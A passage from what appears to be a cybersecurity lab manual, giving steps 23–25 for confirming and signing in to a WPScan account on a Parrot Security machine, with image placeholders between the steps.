
23. Once you are logged into your email account, open the email from **noreply@wpscan.com**, and in the email, click the **Confirm my account** hyperlink.

> Note: If you get any error while accessing website content in Parrot Security machine, then browse the same website in your local machine, login into your account and perform the following steps.
>
> Note: If you are unable to confirm the account then right-click the link and click on **Open Link in New Tab**.




24. A new webpage appears with a message saying **Your email address has been successfully confirmed**. Enter the same details in the **Email Address** and **Password** fields that you provided in **Step 19**.


Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.



25. You get signed in successfully in the website. Now, click the **How it works** button from the menu bar and click **Get started for free** button.

